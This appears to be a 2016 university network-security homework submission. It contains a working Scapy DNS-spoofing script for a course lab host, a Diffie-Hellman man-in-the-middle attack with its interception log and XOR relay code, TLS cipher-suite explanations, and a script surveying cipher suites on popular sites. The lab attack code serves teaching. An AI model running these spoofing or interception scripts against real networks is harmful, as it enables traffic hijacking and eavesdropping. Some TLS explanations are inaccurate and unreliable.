
NetSec - Exercise 04

Che-Hao Kang, Aman Azim


June 7, 2016

Task 4.1 (practical): DNS spoofing

● The following is our code:



```python
import signal
import sys
from scapy.all import sniff, sendp, send, Ether
from scapy.layers.dns import DNS, DNSQR, DNSRR
from scapy.layers.inet import IP, UDP
import datetime

def handle_sigint(signum, frame):
    print '\nExiting...'
    sys.exit(0)


def print_packet(packet):
    packet.show()
    if DNS in packet:
        if packet[DNS].qd.qname=="fakeme.seclab.cs.bonn.edu." and packet[IP].src=="10.0.0.5":
            fakePacket = IP(dst=packet[IP].src, src=packet[IP].dst) / \
                         UDP(dport=packet[UDP].sport, sport=packet[UDP].dport) / DNS(id=packet[DNS].id,
                         qr=1L, opcode="QUERY", aa=1L, tc=0L, rd=1L, ra=0L, z=0L, rcode="ok",
                         qd=packet[DNS].qd,
                         an=DNSRR(rrname=packet[DNS].qd.qname, type="A", rclass="IN", ttl=86400, rdlen = 4,
                                  rdata="246.67.139.239"))
            # print "### fakePacket:", fakePacket[DNS].id, fakePacket[DNS].an.rrname, \
            #     fakePacket[DNS].an.type, fakePacket[DNS].an.rclass, fakePacket[DNS].an.ttl,
            #     fakePacket[DNS].an.rdlen, fakePacket[DNS].an.rdata, "\n",\
            #     fakePacket[DNS].qd.qname, fakePacket[DNS].qd.qtype, fakePacket[DNS].qd.qclass, "\n",\
            #     "src:", fakePacket[IP].src, "dst:", fakePacket[IP].dst, "\n",\
            #     "sport:", fakePacket[UDP].sport, "dport:", fakePacket[UDP].dport, "###"
            send(fakePacket)
```



```python
def start_sniffing():
    signal.signal(signal.SIGINT, handle_sigint)
    print 'Starting to sniff. Hit Ctrl+C to exit...'
    sniff(filter='udp and port 53', prn=print_packet)


def main(argv=None):
    if argv is None:
        argv = sys.argv
    start_sniffing()


if __name__ == '__main__':
    main()
```

Because we are going to spoof DNS response, we need to sniff the DNS query from **white** (**10.0.0.5:5353**) which contains **qd.qname='fakeme.seclab.cs.bonn.edu.'**. After getting this DNS query, we use **scapy** to create the fake DNS response.
In this DNS reponse, we use **rrname** to specify the domain name ('**fakeme.seclab.cs.bonn.edu.**) and **rdata** (**246.67.139.239**) to assign the IP address we want to spoof.
Also, we have to specify **type="A", rclass="IN", ttl=86400** and **rdlen = 4** to make our **DNS Resource Record** as real as possible.

● The response of **Che-Hao Kang** is

Received IP: 246.67.139.239
Resolves to user: kang
Associated secret: BufferOverflow

The response of **Aman Azim** is

Received IP: 28.220.5.137
Resolves to user: azim
Associated secret: RedTeam

Task 4.2 (theoretical): Message Authentication Code(MAC)

To match the mac $H_k(m) = H_k(m`)$ of 2 messages, the hash values of m and m` (K(m) and K(m`)) must be same.

Because we are mapping a big piece or text into only 64bits hash, there is a possibility of the same hash of two different messages depending on probability.

Task 4.3 (practical): Diffie-Hellman

● In **Diffie-Hellman**, even though we are unable to calculate private keys (x and y) of Diffie and Hellman. We can do "**man-in-the-middle-attack**". We intercept both parties' packets and spoof them we are the one they intend to communicate with. After getting their **prime**, **generator**, $\mathbf{g^x}$ **mod n** and $\mathbf{g^y}$ **mod n**, we can calculate our own $\mathbf{g^z}$ **mod n** and send to both parties. Furthermore, we calculate $\mathbf{g^{xz}}$ **mod n** (the shared secret key of **Diffie**) and $\mathbf{g^{yz}}$ **mod n** (the shared secret key of **Hellman**). With both shared secret keys, we can decrypt, encrypt messages from both parties and even send fake messages to them.

● You can download our code here (**comments** also inside) or in the folder.

The following is the whole communicating messages:

+++++START+++++

>>> Read from DIFFIE: ###

>>> Read from HELLMAN: **Hi Diffie!** ###

>>> Read from DIFFIE: **Hey Hellman! Shall we do our thing?** ###

>>> Read from HELLMAN: **Sure! Is the prime 313255909253535707873169389473655331563 and the generator 2 okay for you?** ###
### Prime: 313255909253535707873169389473655331563 ###
### Generator: 2 ###

>>> Read from DIFFIE: **Yes of course! My public value would be 122964140501352894325980422496499362072 then.** ###
### Public value Diffie: 122964140501352894325980422496499362072 ###
### fakePublicValueZ: 2 ###
### CHANGED MESSAGE: **Yes of course! My public value would be 2 then.** ###
### sharedSecretKeyDiffie **122964140501352894325980422496499362072** ###

### **sha512SharedSecretKeyDiffie**
9f4b8dee2f0714d223975a1d5ac92de26b717784ae9f8cd0851a72c4a3aa448b0b58586a374659b07c28cea26b4e9104c6e153307ee34a5aecd927778f3a8c8c ###

>>> Read from HELLMAN: **I computed mine to be 28666758934013167435210966601995359233!** ###
### Public value Hellman: 28666758934013167435210966601995359233 ###
### fakePublicValueZ: 2 ###
### CHANGED MESSAGE: **I computed mine to be 2!** ###
### sharedSecretKeyHellman **28666758934013167435210966601995359233** ###
### **sha512SharedSecretKeyHellman**
fe257566872e3b9920d5eacee08495a9869ec1065aca662e6ffc56f453e3b76231465e94ce14ee639d0881a8f1ca834863991c88f44133a263f36ac4603dd608 ###

>>> Read from DIFFIE: **Got it! Let's take the SHA512 value of our shared secret as XOR-key for encryption and then communicate Base64 encoded :)** ###

### Start communicating ###


>>> Read from HELLMAN:
IgpcUBkVflNBGxIGUgwZQF1FREEADQ9FCFUYQFFQQUlZRUoSDENUFloHQxhZQ0BFchQPB1BORlZaRwtWFgg= ###
### **Done. Hey, can you tell me the password of your Dridex botnet?** ###

>>> Read from DIFFIE:
cQdcAxREHApHRlFFVBQXXRJWT15ZQBE3XQgTGV8BRQYEQlJERVhLFUFfEEZyFhdEGF5YBVNbDVNNEwgVFF1LQhIRBQhFDFIOfGdVRQZaMFVjQRw= ###
### **Haha, you are so evil! Ship me 42 euros! :) Just kidding, it is "s00p4doOPas3cReT".** ###

>>> Read from HELLMAN:
KAoSW1gUFn8YVl9FUkJOUVtEAV0EFUNeTB4WGhlBCVhWXUpFAl9UFlcYBkA= ###
### **No no! I am a whitehat ;)... thanks and bye!** ###


>>> Read from DIFFIE: **ewpVQloIBEscSBAMGBRJElBKXBY=** ###
### **Bla bla... ;) - bye!** ###
---------END------------
In our programming, we set our **private key z** to **1** and calculate **g^z mod n=2**. We send the spoofed public value to Hellman by "**Yes of course! My public value would be 2 then.**" and to Diffie by "**I computed mine to be 2!**"
Then, we compute Diffie shared secret key **122964140501352894325980422496499362072** and Hellman shared secret key **28666758934013167435210966601995359233**.

When receiving the encrypted messages from both parties, we need to decrypt the message by the following:
1. Use **base64.b64decode(message)** to decode the **Base64-encrypted message**
2. Use Diffie's or Hellman's **SHA512 shared secret key** to **XOR** the message from **step 1**




```python
def decryptMessage(message, diffieOrHellman):
    decodedBase64 = base64.b64decode(message)

    if diffieOrHellman=="diffie":
        sha512 = sha512SharedSecretKeyDiffie
    else:
        sha512 = sha512SharedSecretKeyHellman

    decodedBase64List = list(decodedBase64)
    for i in xrange(len(decodedBase64List)):
        decodedBase64List[i] = chr(ord(decodedBase64List[i]) ^ ord(sha512[i]))

    return ''.join(decodedBase64List)
```

The most important thing is that when we intercept a message from **Diffie**, for example, we need to **decipher** it by Diffie’s SHA512 shared secret key to get the plaintext and also **encipher** the plaintext by **Hellman**’s SHA512 shared secret key in order **NOT** to let Hellman know someone is eavesdropping messages.



```python
def encryptMessage(message, diffieOrHellman):
    if diffieOrHellman=="diffie":
        sha512 = sha512SharedSecretKeyDiffie
    else:
        sha512 = sha512SharedSecretKeyHellman

    messageList = list(message)
    for i in xrange(len(messageList)):
        # XOR the original message
        messageList[i] = chr(ord(messageList[i]) ^ ord(sha512[i]))

    message = ''.join(messageList)

    # Use b4encode to encode the message
    return base64.b64encode(message)
```


# This function is to encrypt the plain text



```python
# Diffie Part
message = diffie.read_until('\n', 0.20).rstrip()
print "\n>>> Read from DIFFIE:", message, "###"
if message != "":
    if startCom == True:
        messageDiffie.append(message.rstrip())
        message = decryptMessage(message, "diffie")
        print "###", message, "###"
        message = encryptMessage(message, "hellman")
```

# decrypt Diffie's message

# encrypt with Hellman's key



```python
# Hellman part
message = hellman.read_until('\n', 0.20).rstrip()
print "\n>>> Read from HELLMAN:", message, "###"
if message != "":
    if startCom == True:
        messageHellman.append(message.rstrip())
        message = decryptMessage(message, "hellman")
        print "###", message, "###"
        message = encryptMessage(message, "diffie")
```

# decrypt Hellman's message

# encrypt with Diffie's key

- The top secret passphrase is **s00p4doOPas3cReT**.
  (Maybe 42 euros is more like a top secret passphrase…)

Task 4.4 (theoretical): TLS Cipher Suites

TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256

When a TLS connection is established first a handshake between the client and server occurs where the client and server agrees the cipher suite that they are going to use for communication.

Here,

TLS_ECDHE: it means Elliptic Curve Diffie-Hellman (ECDHE). It allows two parties to exchange a shared encryption key over an insecure channel and establish a session. The handshake protocol takes place through this session. Here, the client and server agree upon the usage of 128 bit key with AES.

RSA: authentication algorithm is used to assure the identity of two parties. This works as a signing algorithm.

AES_128_GCM: Symmetric encryption algorithm. It provides authenticated encryption for the message to be transferred. Here, 128 is an effective symmetric encryption key size in bits. GCM is the operation mode.

SHA256: Hashing algorithm used for TLS/SSL data packets integrity and authentication checks.

Authentication: In the handshake protocol between the client and server they agreed upon the use of cipher specification and in the 3rd phase of handshake the client sends a Pre-master secret (which is use to find the symmetric key created by the AES to decrypt the received message) encrypted by servers public key (generated by RSA). In this phase the client also sends server's Certificate verification message to the server to let the server know it have authenticated the server's identity (Server may also demand client's certificate for verification). In the 4th phase of the hand shake server and client exchange Change_cipher_spec message to copy the pending cipher state to current state. Through these sequential processes a secure and authenticated communication is established.

Encryption: AES a symmetric algorithm is used to encrypt the original message with 128 bit key size. The symmetric key for decrypting the message is sent secretly in Pre-master secret.

Integrity: Galois/Counter Mode (GCM) it is a symmetric key block cypher technique that provides integrity and also the public key exchange. Also, using the SHA256 every piece of the handshake is a hash and the final hash is sent from both side encrypted with the Pre-master secret by which both parties can confirm the complete receive of the data.

TLS_RSA_WITH_RC4_128_MD5

Here,

RSA: is used as both encryption key exchange and authentication algorithm.

RC4_128: is the symmetric encryption algorithm. It provides authenticated encryption for the message to be transferred with key length of 128 bits.

MD5: Hashing algorithm.

Authentication: Same as above just here the RSA is used for generating both session key for handshake and authentication's asymmetric key for both server and client.

Encryption: RC4 a symmetric key cipher technique is used to encrypt the original message with 128 bit key size. The symmetric key for decrypting the message is send hidden in Pre-master secret.

Integrity: same as above just it uses MD5 hashing algorithm.

TLS_RSA_WITH_RC4_128_MD5 is not better then **TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256** because**:**

1st Reason: RSA does not provide forward secrecy for which a private key leak can lead to the decryption of all the previous messages.

2nd Reason: It uses RC4 symmetric technique which creates a pseudo-random streams of bytes of data by stretching its key (which is here 128 bit) called keystream. This keystream is XORed the message to encrypt it. However, the keystream which is thought to be random came out to have some biases because, when it is generated for the same message encryption again and again some numbers in the keystream are found to appear more frequently than other therefore, an attacker can find a pattern on the keystream based on probability which makes it vulnerable. An attacker can infect a victim's web browser to send a same HTTP request multiple times to a server to retrieve to the encrypted login information from the cookies and find a pattern to finally decrypt them.

3rd Reason: MD5 hashing algorithm is proven to be vulnerable.

Attack example:

1. Nation State Attack against IRAN.

   About 300000 Iranians had their Gmail account compromised. Using the Gmail cookie by the advantage of the vulnerability of RC4 hackers collected their login details and hacked into their accounts as well as other Google services like Google Docks.

2. BEAST: surprising crypto attack against HTTPS.


3. Lucky13 Attack.

References:

https://en.wikipedia.org/wiki/Cipher_suite http://www.scriptscoop2.com/t/8852fba87560/client-server-encryption-technique-explanation-tls-ecdhe-rsa-with-aes-.html
https://blog.cloudflare.com/staying-on-top-of-tls-attacks/
http://www.tutorialspoint.com/network_security/network_security_transport_layer.htm
https://www.thesprawl.org/research/tls-and-ssl-cipher-suites/
http://stackoverflow.com/questions/21840269/ssl-server-key-length-and-browser-connection-info-base-understanding http://security.stackexchange.com/questions/65622/client-server-encryption-technique-explanation-tls-ecdhe-rsa-with-aes-128-gcm-s https://tools.ietf.org/html/rfc7465
https://en.wikipedia.org/wiki/Stream_cipher
http://blog.cryptographyengineering.com/2013/03/attack-of-week-rc4-is-kind-of-broken-in.html
http://www.computerworld.com/article/2510951/cybercrime-hacking/hackers-spied-on-300-000-iranians-using-fake-google-certificate.html
https://www.helpnetsecurity.com/2011/10/18/mitigating-the-beast-attack-on-tls/


Task 4.5 (practical): Cipher Suites in the Wild

The following is our code:



```
import socket
import ssl
import sys
import re
from collections import defaultdict

def checkWeb(web):
    try:
        scket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        scket.settimeout(3)

        ssl_scket = ssl.wrap_socket(scket, cert_reqs=ssl.CERT_REQUIRED, ca_certs="/etc/ssl/certs/ca-certificates.crt")
        ssl_scket.connect((web, 443)) # 443 - HTTPS (Hypertext Transfer Protocol over SSL/TLS)
    except:
        return "Detect Failed!"

    return ssl_scket.cipher()

if __name__ == '__main__':
    cipherSuite = defaultdict(int) # https://docs.python.org/2/library/collections.html#collections.defaultdict

    webList = open('websites.txt', 'rb')
    for web in webList:
        web = web.rstrip()

        cipherInfo = checkWeb(web)

        if str(cipherInfo).find("Detect Failed!") == -1 and cipherInfo[0] != "":
            cipherSuite[cipherInfo[0]] += 1

    print cipherSuite, "\n"
    for k,v in cipherSuite.items():
        print k, v

    webList.close()
```

We use **wrap_socket** to create an **SSL socket** and specify the certificate file.




```
ssl.wrap_socket(scket, cert_reqs=ssl.CERT_REQUIRED, ca_certs="/etc/ssl/certs/ca-certificates.crt")
```

Then, we connect to a website with **HTTPS port** by `ssl_scket.connect((web, 443))`.

In the end, we get the cipher suite of that website by `return ssl_scket.cipher()`.


In main function, we use 222 websites from Alexa Top 500 list (Download or in the folder) and retrieve their cipher suites back



```
webList = open('websites.txt', 'rb')
for web in webList:
    web = web.rstrip()

    cipherInfo = checkWeb(web)

    if str(cipherInfo).find("Detect Failed!") == -1 and cipherInfo[0] != "":
        cipherSuite[cipherInfo[0]] += 1

print cipherSuite, "\n"
for k,v in cipherSuite.items():
    print k, v

webList.close()
```


The overall statistics of cipher suite are the below:

Cipher.Suite	**times**
DES-CBC3-SHA	2
AES256-SHA	4
ECDHE-RSA-DES-CBC3-SHA	1
DHE-RSA-AES256-GCM-SHA384	2
ECDHE-RSA-AES128-GCM-SHA256	94
ECDHE-RSA-AES256-SHA384	7
ECDHE-RSA-AES128-SHA	2
AES256-SHA256	3
AES128-SHA	1
ECDHE-ECDSA-AES128-GCM-SHA256	13
AES256-GCM-SHA384	3
ECDHE-RSA-AES256-GCM-SHA384	29
AES128-GCM-SHA256	3
DHE-RSA-AES256-SHA	2



As we can see, the mostly used cipher suite is **ECDHE-RSA-AES128-GCM-SHA256 (94)** and **ECDHE-RSA-AES256-GCM-SHA384 (29)** is the second one.
56 website timed out when we were connecting to.

The script of this histogram is (Download or in the folder)



```
data <- read.table("E:/Dropbox/PROGRAMS/Workspce_Python/NetSec/cipherSuite.txt", header = TRUE);
attach(data);

mypath <- file.path("E:","Dropbox","PROGRAMS", "Workspce_Python", "NetSec", "exercise4_5.png")
png(file=mypath, 1500, 900)

par(mar = c(12,12,2.75,3.5))

